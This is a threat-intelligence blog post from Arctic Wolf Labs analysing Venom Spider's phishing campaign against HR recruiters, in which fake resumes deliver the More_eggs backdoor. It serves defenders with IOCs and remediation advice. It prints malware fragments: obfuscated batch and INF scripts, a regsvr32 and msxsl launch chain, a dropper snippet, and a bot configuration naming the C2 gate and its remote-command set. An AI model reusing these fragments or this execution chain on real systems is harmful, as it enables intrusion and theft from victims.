

# Venom Spider Uses Server-Side Polymorphism to Weave a Web Around Victims

[arcticwolf.com/resources/blog/venom-spider-uses-server-side-polymorphism-to-weave-a-web-around-victims/](https://arcticwolf.com/resources/blog/venom-spider-uses-server-side-polymorphism-to-weave-a-web-around-victims/)

by Arctic Wolf Labs

May 2, 2025



## Takeaways

- Arctic Wolf® observed a recent campaign by the financially motivated threat group Venom Spider targeting hiring managers with spear-phishing emails.
- The group abuses legitimate messaging services and job platforms to apply for real jobs using fake malicious resumes that drop a backdoor called More\_eggs.
- The backdoor can be used for a wide scope of malicious activities, from credential theft to stealing sensitive customer payment data, intellectual property or trade secrets.
- Our research found several upgrades that the threat actor made to this malware to infect victims more effectively, and to evade automated analysis techniques like sandboxing.
- Organizations should train all employees to recognize the red flags of a phishing attack, particularly those working in departments that must regularly open email attachments as part of their daily job duties, for example, Human Resources.

## Summary

As part of our ongoing tracking of the threat actor TA4557 (also known as Venom Spider), the [Arctic Wolf® Labs team](#) discovered a new campaign targeting corporate human resources departments and recruiters. The threat group uses phishing techniques to drop an enhanced version of a potent backdoor called More\_eggs onto victim devices.

The group has [historically](#) targeted industry sectors that use online payment portals or e-commerce sites to do business, which in the past has included the retail, entertainment and pharmacy industries. This change is a tactical step up in terms of targeting, as it puts almost every industry and organization in the group's crosshairs due to the one thing they all have in common: the need to hire new employees.

In this report, we'll provide a technical analysis of the campaign, indicators of compromise (IOCs), tips for remediation, and activity detection rules to counter this threat.

## MITRE ATT&CK® Highlights

---

<b>Initial Access</b>	T1566.002
<b>Execution</b>	T1204.002, T1059.003, T1059.007
<b>Persistence</b>	T1547.001
<b>Defense Evasion</b>	T1497.003, T1027.010, T1027.013, T1027.014
<b>Command-and-Control</b>	T1105, T1071.001, T1573.001
<b>Discovery</b>	T1518.001, T1016.001

## Weaponization and Technical Overview

---

<b>Weapons</b>	Obfuscated JavaScript files, Obfuscated .LNK files, PE x86 DLLs
<b>Attack Vector</b>	Spear-phishing
<b>Network Infrastructure</b>	DDNS

## Background

---

Venom Spider is a financially motivated threat group that has been targeting organizations seeking to fill job vacancies via legitimate third-party sites [such as LinkedIn](#) for the last couple of years. Since the advent of COVID, the group has steadily refined their tactics, techniques and procedures (TTPs) to embrace the online hiring boom, targeting the one department in every company that has to open attachments from unknown senders as an everyday part of their job: Human Resources.

Since [at least October 2023](#), the threat group has escalated this campaign to directly target recruiters and HR managers with weaponized phishing links purportedly from job seekers, which in fact lead to malicious websites hosting poisoned downloads disguised as fake resumes.

The payload used in the infection chain of this recent activity is the group's notorious More\_eggs malware, a backdoor capable of harvesting sensitive information and carrying out several additional tasks. We discovered and analyzed a new campaign by Venom Spider aimed at spreading this backdoor. Our researchers found several upgrades that the threat actor made to this malware to infect victims more effectively, and to evade automated analysis techniques like sandboxing.

## Key Findings

---

- Venom Spider continues to use job seekers as a lure targeting HR departments and corporate recruiters in its phishing campaigns.
- These phishing campaigns utilize the modular backdoor known as More\_eggs, which generates malicious payloads crafted for execution exclusively on the individual systems under attack.
- Server polymorphism is used to deliver these payloads to the victim's system.
- We reveal new functionality that we refer to as the **More\_eggs\_Dropper** library. This generates malicious JavaScript code polymorphically, featuring several techniques to evade analysis.

## Victimology

---

Historically, the money-motivated Venom Spider has focused on U.S.-based e-commerce companies or those that use online payment systems, including organizations in industries such as accounting, legal firms, workforce solutions, insurance, energy providers, food suppliers and building suppliers.

More recently, the group has pivoted to target the HR departments of various companies using social engineering techniques such as phishing, for the sake of credential theft and financial gain.

The recruiters and hiring managers who work in HR departments are often considered to be the weak point in an organization by attackers, as the very nature of their job means that they must regularly open email attachments (e.g.: resumes and cover letters) emailed to them from external and unknown sources, including job candidates and hiring agencies.

## Attack Vector

---

The first stage of execution in this Venom Spider campaign is a [spear phishing](#) email sent directly to the victim corporate recruiter or hiring manager. The message contains a link purportedly for the manager to download the job seeker's resume from an external site. If the manager clicks the link, they are taken to an actor-controlled website from which the recruiter can download a (decoy) resume. On this site, the human user must check a CAPTCHA box, a precaution that helps the site bypass automatic scanners.




Figure 1: Malicious website offering a fake resume.

If the victim successfully passes the CAPTCHA test, a zip file is downloaded to their device which the recruiter is lead to believe is the candidate's resume. Instead, the zip file contains a malicious Windows shortcut (.lnk) file as well as an image file. The .lnk file is the payload for the first stage of the attack chain, while the g.jpg image file is just a distraction.

The threat actor's infrastructure that issues the .lnk file supports server polymorphism. What that means is that a new malicious .lnk file will be generated for each individual download, which changes the code obfuscation and file size each time.




Figure 2: Contents of the zip file "Ryan Berardi.zip" (g.jpg and Ryan Berardi.lnk).

The .lnk file contains an obfuscated `.bat` script, which performs several actions when the .lnk file is opened. We managed to obtain several LNK files that had different file sizes (11500-11900 bytes) that were generated on the server side. These malicious files all had the same functionality, but they had completely different code obfuscation.

```

\Ryan Berardi\Ryan - Berardi.lnk
q5eXU9r0-.wkeZ 1A(9XU9r0 EV 509 vPO00 U:1>di +000! /C:\ JFRO ----- 00000000|Hiew 8.78 (C)SE
0 090 L F%0 21 cZ5T- B o + 'YcOwH2Z.^ X @ zIV V 1 tZ' @ o + 'YcOwH2ZpV. 9
Sb + +0 q9q cmd.exe - j L 0 L I 0 + \V 2 EV XZ/ @ o + 'X2/eZ
EH/ v /c start - " %ProgramFiles%\Windows NT\Accessories\wordpad.
e" & (for %g in ("bulginglyu-e" "attemptab-se" "bovovacci-a" "incip-l") do @set %~
&& (for %m in ("%temp%") do @!attemptablt "diletta-%~m") && c!bovovaccill!incip!
bulginglyult " approbatio-0" && (for %r in (".") do @!attemptablt "mis-%~r") && c!b
vovaccill!incip! s!bulginglyult " impeditc-a" && c!bovovaccill!incip! s!bulginglyu!
"dupond-i" && (for %w in ("e") do @!attemptablt "dispensive-%~w") && !attemptablt
"moraines-v" && !attemptablt "pott-r" && !attemptablt "clawersp-R" && c!bovovacci
!incip! s!bulginglyult "staminasint-5" && (for %t in ("X") do @!attemptablt "rchit
c-%~t") && (for %s in ("y") do @!attemptablt "friendship-%~s") && (for %n in ("s")
@!attemptablt "staved-%~n") && c!bovovaccill!incip! s!bulginglyult "soapl-0" && !
ttemptablt "yello-i" && !attemptablt "periaxilla-7" && !attemptablt "thuriblea-l"
&& (for %p in ("t") do @!attemptablt "alasal-%~p") && !attemptablt "heloni-f" && (
or %m in ("u") do @!attemptablt "nondiabo-%~m") && c!bovovaccill!incip! s!bulgingly
t "enf-o" && !attemptablt "mis-" && (for %u in ("d") do @!attemptablt "unobscure
-%~u") && (for %n in ("o") do @!attemptablt "enf-%~n") && (for %f in ("d") do @!latt
ptablt "unobscuren-%~f") && !attemptablt "staved-s" && (for %w in ("U") do @!latter
tablt "shr-%~w") && !attemptablt "stenchies-p" && !attemptablt "ske-u" && c!bovov
cill!incip! s!bulginglyult "dulciloquen-0" && (for %i in ("s") do @!attemptablt "s
oliot-%~i") && c!bovovaccill!incip! s!bulginglyult "forefatherl-" && !attemptablt
"pott-r" && (for %d in ("a") do @!attemptablt "impeditc-%~d") && c!bovovaccill!inci
l s!bulginglyult "cumul-m" && !attemptablt "unboldn-g" && c!bovovaccill!incip! s!
lginglyult "ventric-l" && (for %a in ("b") do @!attemptablt "databasein-%~a") && (

```

Figure 3: Obfuscated Windows Command Shell script in the downloaded LNK file.

The script creates a file called %temp%\ieuunit.inf at the following path and writes obfuscated commands to it.

```

[defaultinstall.windows7]
delfiles=3FE48C
Un\
Register\
OCXs=devi_EB4AC4
[devi_EB4AC4]
s%cajole%r%leucostasib\
j%fussed%d%tru%l,N%sol%h%platinizati%t%waterb%:%gru%/%retinted%o%moistl%f%ephem%t%roquist%.%stenchies%y%diletta%n
[destinationdirs]
defaultdestdir=11
3FE48C=01
[3FE48C]
i%moistl%u%dorsul%n%dorsul%t%fussed%i%scottificat%f
[strings]
servicename= 'unconvictiv'
shortsvcname= 'unconvictiv'
fussed=.
gru=/
sol=I
diletta=a
scar=b
cajole=c
retinted=d
moistl=e
roquist=f
dorsul=i

```

Figure 4: Contents of the ieuunit.inf file.

The script executes the Windows batch file code below:

```

@echo off
start "" "%ProgramFiles%\Windows NT\Accessories\wordpad.exe"
echo [version] > "%temp%\ieuunit.inf"
echo Signature=$CHICAGO$ >> "%temp%\ieuunit.inf"
echo [DefaultInstall] >> "%temp%\ieuunit.inf"
cacls "%windir%\system32\ie4uinit.exe" /Y /C /Q

```

When this code is executed, the Microsoft WordPad application is automatically launched in a ploy to distract the user, who is meant to believe the promised resume is being opened. The batch script will

then covertly launch the legitimate Windows utility %windir%\system32\ie4uinit.exe, which in turn executes the commands from the file ieunit.inf.

As configured, the contents of this .inf file will trigger execution of commands within the malicious %temp%\ieunit.inf file.

This is a living-off-the-land (LOTL) technique that has been around for a while. The essence of this technique is to use a legitimate application – in this case, ie4uinit.exe – to execute commands and run JavaScript code. Venom Spider has been using the technique of running JavaScript code with different variations for a long time.

In this instance, the ieunit.inf file contains the URL of the next step in the attack chain, [http://doefstf\[.\]ryanberardi\[.\]com/ikskck](http://doefstf[.]ryanberardi[.]com/ikskck). A large and heavily obfuscated JavaScript payload is embedded within the HTML code hosted at this location.

```
mnrfpu69 = '13x[9F8';
var mnrfpu648;
var mnrfpu537;
mnrfpu648 = 509;
mnrfpu537 = mnrfpu648 / 31;
mnrfpu473 = 'jQ>9Yc22N';
var mnrfpu547;
var mnrfpu878;
mnrfpu547 = 185;
mnrfpu878 = mnrfpu547 / 475;
mnrfpu3969 = 'g3YkH';
mnrfpu777 = 'a1e6"Sda?kH8,pKuCK)ItcUUS%4cA';
var mnrfpu85;
var mnrfpu62;
mnrfpu85 = "wunydd";
mnrfpu62 = "e";
if ((mnrfpu85 + mnrfpu62) == "qfjttq") {
  mnrfpu62 = 93;
}

var mnrfpu2404 = 'NI{65RCx{Yd5/Sv=.5Vl4ab(1SCG[. #kx0,;UM",39L$Ts$1Vu3K?X.xh7{Qv}ff(b0!1J= zP?mwRIr28");GCFKVKGjsI2ur9Nt*xQ|/)cv2P3W5w:Ytp6g5B85u6PKxOuSYg7Fuld_(;8V30ac"
[8q;d7ymva6x,88=+YhY51' Dk>89cK6;wmVo(h' 1K5nFx7z#w0^R8Q7^dvTj|eNkg.sLeDpjd;0o,M$TB:D=<o5gh;p1hqf/@GE_8+y,<P<rVVso</@$_p#KxSuqL2>,.ADx,4/3U=aL.-h_pHE)jZ)(too|dX+0c?
vrI8$9RUG$)A_DtM$157yk9uC{vY{#-,P(7(^7K/c1DS#hdZ[k"GG1n}%#QFPHzLD0L1-<7E,".KY@%uj;4A05&L7G[&0X&0F4W">eK%:Fy[ ]UgmJ' g&%yx8c,bVY|7S' sJ0}ak*8v)r1LO,UhSN; }D_T0j3nM'w) |F(/
AFnnRuJ{Ct?x+503}kGprpBu/K7oFbc3J72(9/4>5B?x..IGDUMD?D-99efa&n|/#@Yc)F2?:(rQ. lX6d75XAMun4)f2nx' $! .bKHjx3D,6mACSE6N@,X7HqS8' e6E6. EX1TxZR2):n*yOQHMM#wUb!#UYapnW{
% '1X:RP;_7E^Z157)L1.t)vt3jIsQ0ry:BGVW%}[nUG<33oQGF5WheT5zL5R7=nX]lgJM[nliik19m*rrr"8R)L' ]_W1cVpDY5]poTUS0892osdg6ch5*B' j'tb7)K:7)R>1.80vvpq1k2_(6FXUx5B/Z|4*5C| (I)
EV=63;)HG]7?ppDwU,U23{f9(")k$JN[CsaI/' HycOs' lV2xodhngVtr,/9RRry6j4D)p00a18:% "g0dHyc[OtM%!OSN!FwYXJ;<-zF4a&I0VZ7Wj10zjoY8g(7j&71ae+UAr (Xh{1".@B+dtQ_~r]D15gr?1F1}.SB.o
+vc' HSYS.0*0HU: }LXd:0yLD+8X<9A7.z>lgT3@1pt'5c3P3A+Qldd+H<?CA:44_MD7?}tQT&6g*1Q0D,18*t1*M-7V,6|!:vfo5+nJmNIks3YEhqcF|18qDrb[$$X]zu[ ]# =TxU-23q%/8bOQ$;3-uk20$(Mad8Ah6]&
Lro2Cm)C?w?H]F-[o"0VX2;U(FoTE0rWwVLLimb2;JGltmo! (z. EE@3V,K(tX)0HZ-(f-#ieKcQp68HimOQ?HL9zf)^_3%eN.tpi>Y)RuXz1N-cm]mqT&5kF@t:b810]mC90.id+QkKq?5$1nCF+qRHWi%#BQo4tt8rMg
(u1mmuLxEx*h"8QXh"gaGw(2utnK0LcsbUac.hi(ezjm)2}3P0h5G5xQ9+!57.;q0-[Dx7wI'x84UXU08)xhuy-dHO-LGYt(oQZ^;9d058)!xmZi-weZd?d' VcZ[( <T?r$8ao=D8o60ka%2"DveIg*1.YGhksH}
sA3rd0,yh' #G-T) ]Qul#L|x!F!{D?>s>e7y#uPMP@>MtfCax.az[Rd[/nc=I4LWVE56rW0Ms?-s-grR*G174v?#](-6M(gAYgjin,Kg.k*BNo!uxf,_EYFm10=gXdieIUaeK&xa(KRv>1)5NoT-RC!jm6A}
```

Figure 5: Obfuscated JavaScript code that contains encrypted data (ikskck).

## Introducing the More\_eggs\_Dropper Library

After running the previous stage received from the remote malicious server, the JavaScript code creates an executable library in the following location:

C:\Users\%Username%\AppData\Roaming\Adobe\d{5}.dll

In this article, we will refer to this library as **More\_eggs\_Dropper**.

SHA-256	F7A405795F11421F0996BE0D0A12DA743CC5AAF65F79E0B063BE6965C8FB8016
MD5	EC103191C61E4C5E55282F4FFB188156
File Name	38754.dll (The file name will be randomly generated)
File Size	317440



More\_eggs\_Dropper is started on the system with the following command:


```
regsvr32 /s /n /i:Ferc "C:\Users\%username%\AppData\Roaming\Adobe\d{5}.dll"
```

The More\_eggs\_Dropper executable library is complex, utilizing obfuscated code that generates JavaScript code polymorphically. Execution of the library is time-delayed to evade sandboxing and analysis by researchers. When it is executed, it creates several files in the following directories:

```
C:\Users\%username%\AppData\Roaming\Adobe\d{9}.txt      # JavaScript launcher
C:\Users\%username%\AppData\Roaming\Adobe\hex{17}.txt  # JavaScript Payload
C:\Users\%username%\AppData\Roaming\Adobe\msxsl.exe
```

More\_eggs\_Dropper creates a legitimate Windows msxsl.exe executable to run XML files that may also contain JavaScript code. This technique is known to have been used by Venom Spider in previous campaigns.

The second file that creates More\_eggs\_Dropper is a small JavaScript that executes the launch of the main payload located within the JavaScript Payload. After running these scripts, More\_eggs\_Dropper is quietly removed from the system.



```
var file = "C:\\Users\\%username%\\AppData\\Roaming\\Adobe\\";
var command = "Msxsl.exe";
var args = "hex{17}.txt hex{17}.txt";
var shell = new ActiveXObject("shell.application");
shell.ShellExecute(command, args, file, "", 0);
```

*Figure 6: Deobfuscated code of JavaScript launcher.*

The JavaScript payload is the main malicious code in this attack chain.

The code of this JavaScript is very similar to the loader that is also used by Venom Spider called TerraLoader. The threat actor improved this loader and added more string obfuscation and code encryption.

More\_eggs\_Dropper cleverly generates a new JavaScript payload each time it runs. The JavaScript executed on victim devices is highly obfuscated, and contains two blocks of encrypted data. This data contains the JavaScript code used in the next layer.

Decryption of the first JavaScript layer is performed by a hard-coded key (10-20 bytes in size) combined with an additional three bytes, which are obtained by the script through [brute force](#). The threat actor applies this technique for the purpose of evading analysis, which is feasible to the threat actor considering that the last three bytes of the key typically take several minutes to be found through brute force. The code used for encryption is a variation of [RC4](#).

## Payload Decryption

Here is an example of a decryption key for the first encrypted payload:

```
WJxQNwvJVK866
```

As previously noted, the last three bytes in this string are obtained through brute force on infected devices.

During JavaScript generation, More\_eggs\_Dropper obtains the computer name and %PROCESSOR\_IDENTIFER%. It then adds this data to an already known key and uses it as a decryption key for the second layer payload. For example:

```
WJxQNwvJVK866Name-PCIntel64 Family 6 Model 142 Stepping 10, GenuineIntel
```

The technique used to generate this decryption key complicates analysis of this attack, preventing automatic decryption of the payload when executed in a sandbox environment. In practice, it is impossible to obtain the final stage of More\_eggs without having encryption keys that are specifically generated for the devices being targeted.



The image shows a snippet of JavaScript code from a dropper payload. The code is displayed on a dark background with light-colored text. Line numbers 715 through 738 are visible on the left. The code includes several conditional statements and variable assignments. Two green arrows with labels point to specific parts of the code: one labeled 'Layer 1. decryptor' points to the line `jobgavsp624 = (-1385 + 2203);`, and another labeled 'Layer 2. More\_Eggs' points to the line `return (Function(jobgavsp3985));`.

```
715     }
716     jobgavsp115 = jobgavsp52(jobgavsp8382, jobgavsp8, jobgavsp985 + jobgavsp4, (350407 / 8149));
717     if (jobgavsp871(jobgavsp115, jobgavsp6774) === true) {
718         jobgavsp624 = (-1385 + 2203);
719     }
720     jobgavsp575 = jobgavsp575 + 1;
721 } while (jobgavsp624 === 0);
722 jobgavsp6774 = 0;
723 jobgavsp8382 = 0;
724 jobgavsp575 = 0;
725 jobgavsp9 = jobgavsp985 + jobgavsp4;
726 if (jobgavsp624 === 818) {
727     jobgavsp5465 = 'K' LJW>JHkH5jGqE1';
728     jobgavsp59 = '-[PdvnXcK';
729     jobgavsp277 = 'K' LJW>JHkH5jGqE1';
730     jobgavsp32 = '-[PdvnXc-zP9MoBa;K1Ld?{K';
731     var jobgavsp8316 = '')[Fk0D0PuRmc$_1@7w917A"vX"4.+QHEC|Zun3pK,eh|2%{#+%Ru/W:Qquy</aO{6^575Y1~--P3Kuc[1,g7UKb-q8eNpcV^!36bKSm6QR!f=)'D1w77P)0._FH1*Rg]Sm#GMe3/Rh/mNIR. !
732     jobgavsp5136 = 'D><}>rIriNajjzwh9#s;NmIheuGFwvOrnv(k2E/8b-$wSICv8!m""7PZ~8(@.JrLA|aXwCuD{?A{"g+k,baG-oB;n&'f70'-Tp<|#u5o!#[9+dY(_w@j1qyFY7Db&ttDTy)XV/a3wsH]x$?I4|wV@)1o=J
733     jobgavsp5425 = jobgavsp974();
734     jobgavsp2 = function(jobgavsp3985) {
735         try {
736             jobgavsp867 = jobgavsp867 + 38;
737         } catch (jobgavsp4189) {
738             return (Function(jobgavsp3985));
739         }
740     }
```

Figure 7: Venom Spider's JavaScript dropper payload.

During our analysis, we were able to obtain a final payload of More\_eggs, which contained new command-and-control (C2) commands to interact with the malicious server. We were also able to identify the C2 configuration used in this campaign:

```
hxxps://tool[.]municipiodechepo[.]org/id/243149
```

After launching the More\_eggs payload, the backdoor collects information about the victim's system and sends it to a remote server for further processing by the threat actor.



<b>OS Installation Date Hash</b>	Converted to hex ASCII
<b>Antivirus (AV) List</b>	AV details are encoded as letters (i.e., a, b, c, etc.). The names of running processes in the system are converted to crc32 hashes, and they are compared to 53 hashes. Most of these hashes have been retrieved. <i>See Appendix for further details.</i>
<b>Username</b>	0 if invalid.
<b>Computer Name</b>	0 if invalid.
<b>OS Version</b>	e.g., 10.0.
<b>Product Type</b>	1 for WinNT, 3 for others.
<b>OS Build</b>	Retrieved as Build (e.g., 19045).
<b>Architecture</b>	1 for 64-bit, 0 for 32-bit.
<b>Local IP</b>	Local IP address is collected.
<b>Bot Version</b>	"BV = 6.7a" Hardcoded in JavaScript.

Next, the backdoor waits for a response from the server, establishing a connection every three minutes.

The following C2 commands are supported by the backdoor:

<b>C2 command</b>	<b>Description</b>
<b>d&amp;exec</b>	Downloads and runs the PE file that is downloaded via a URL provided from a remote server.
<b>gtfo</b>	Removes all traces of infection including files and registry entries.
<b>more_onion</b>	Runs the fCore.txt file through msxsl.exe. The fCore.txt file contains additional JavaScript.
<b>via_c</b>	The C2 command runs cmd.exe with the command received from the remote server.
<b>more_time</b>	Records the result of commands executed in cmd.exe, encodes them, and then sends them back to the threat actor's remote server.

Based on the C2 commands contained in the backdoor, we assess that threat actors using this backdoor have the ability to run additional JavaScript code or executable files on the victim’s system.

```
1  var BV = "6.7a";
2  var Gate = "https://tool.municipiodechepo.org/id/243149";
3  var Check = "https://www.google.com/favicon.ico";
4  var hit_each = 3;
5  var error_retry = 2;
6  var restart_h = 4;
7  var rcon_max = hit_each * (restart_h * 60) / (hit_each * hit_each);
8  var Rkey = "CF8bjjs4e98dvKKfafahid3ijiafv";
9  var rcon_now = 0;
10 var gtfo = false;
11 var selfdel = false;
12 var table = [];
13 var Build = "";
14 var PCN = "";
15 var UNM = "";
16 var SYSTEM = 0;
17 var rootK = "HKCU";
18 var workingDir = "";
19 var main_mitm = "";
20 var xApp = "";
21 var xTmp = "";
22 var PreserveH = "";
23 var xStore = "";
24 var xRoot = "";
25 var set = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!#$%&()*+,-./:;<=>?@[]^_{|}~"';
26 var b64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
27
```

Figure 8: The configuration of the More\_eggs bot specified at the beginning of the file.

## Network Infrastructure

The network infrastructure utilized by Venom Spider has become disparate and well obfuscated in recent years. In previous More\_eggs campaigns, the infrastructure could be tracked to some degree by *whois* information and hosting providers.

This current campaign is utilizing cloud hosted infrastructure and anonymous domain registration. The threat group has taken the time to use multi-level URLs for C2 communication to avoid scanners like Censys and Shodan. The actors, while using domains that were previously registered, also utilize only subdomains to further impede automated tracking efforts.

In the current campaign infrastructure, both municipiodechepo[.]org and ryanberardi[.]com have current registrant organizations of “Domains By Proxy, LLC.” Both domains are hosted on Amazon. While the phishing subdomain is still hosted on the Amazon cloud, the malicious C2 subdomain is hosted on a separate service through GoDaddy, at the IP address 208[.]109.231[.]95.

Domain	Description
doefstf[.]ryanberardi[.]com	Phishing/Delivery
dtde[.]ryanberardi[.]com	Phishing/Delivery
tool[.]municipiodechepo[.]org	C2

# Attack Flow




Figure 9: Venom Spider attack flow (click to enlarge).

## Remediation

Due to Venom Spider's use of social engineering, including the targeting of corporate HR and other hiring staff with realistic-looking job application phishing emails and actor-controlled "resume" websites, organizations that make use of third-party job posting websites (including sites like LinkedIn, Indeed.com and similar) should regularly train employees on identifying and [countering spear phishing attacks](#).

Employees who work in vulnerable departments such as HR and Recruitment should receive additional training that teaches them to always be extra-wary of attachments that are LNK, ISO, or VBS files. These file-types are often sent as zip files to bypass email filters. Employees should be taught to routinely inspect attachment files by right clicking the file and selecting "Properties" (on Windows) or "Get Info" (on Mac) before opening them.

In addition, organizations can protect themselves by exercising the following measures:

- Consider the use of Secure Email Gateway solutions to help proactively filter out malicious emails.

- Implement an Endpoint Detection and Response (EDR) solution such as [Arctic Wolf® Aurora™ Endpoint Security](#).
- Ensure all employees throughout the company are aware of good security hygiene practices, including awareness of social engineering.
- Add or enable a [phishing report button](#) in your organization's email solution, to empower employees to immediately report suspected phishing emails to your SOC or IT security team.
- Consider conducting regular internal phishing tests to reinforce security training.
- Block identified command-and-control infrastructure used in this campaign.
- Deploy detection rules for More\_eggs components.
- Carefully review logs for indicators of compromise.

## How Arctic Wolf Protects its Customers

---

Arctic Wolf is committed to ending cyber risk with its customers, and when active campaigns are identified we move quickly to protect our customers.

Arctic Wolf Labs has leveraged threat intelligence around Venom Spider activity to implement new detections in the [Arctic Wolf® Aurora™ Platform](#) to protect customers. As we discover new information, we will enhance our detections to account for additional IOCs and techniques leveraged by this threat actor.

## Conclusion

---

Our recent findings suggest that Venom Spider is using the More\_eggs backdoor campaign to target Human Resources departments and is highly focused on the long-term survivability of its campaigns.

The threat actor has demonstrated a continued investment in the development and maintenance of its backdoor infrastructure over time. This is evidenced by the use of sophisticated code obfuscation and code encryption, which improve its stealth and evasiveness against defenders.

## Appendix

---

### Indicators of Compromise (IOCs)

---

<b>Weapon:</b>	<b>More_eggs_Dropper</b>
<b>MD5:</b>	ec103191c61e4c5e55282f4ffb188156
<b>SHA-256:</b>	f7a405795f11421f0996be0d0a12da743cc5aaf65f79e0b063be6965c8fb8016
<b>Weapon:</b>	<b>2nd stage of infection filename: ikskck.htm</b>
<b>MD5:</b>	c16aa3276e4bcbbe212d5182de12c2b7
<b>SHA-256:</b>	bd49b2db669f920d96008047a81e847ba5c2fd12f55cfcc0bb2b11f475cdf76f
<b>Weapon:</b>	<b>More_eggs_JS_BackDoor</b>
<b>MD5:</b>	ebb5fb96bf2d8da2d9f0f6577766b9f1
<b>SHA-256:</b>	2fef6c59fbf16504db9790fcc6759938e2886148fc8acab84dbd4f1292875c6c

<b>Weapon:</b>	<b>More_eggs_JS_BackDoor</b>
<b>MD5:</b>	2da2f53ffd9969aa8004d0e1060d2ed1
<b>SHA-256:</b>	0af266246c905431e9982deab4ad38aaa63d33a725ff7f7675eb23dd75ca4d83
<b>Weapon:</b>	<b>More_Eggs_JS_BackDoor</b>
<b>MD5:</b>	17158538b95777541d90754744f41f58
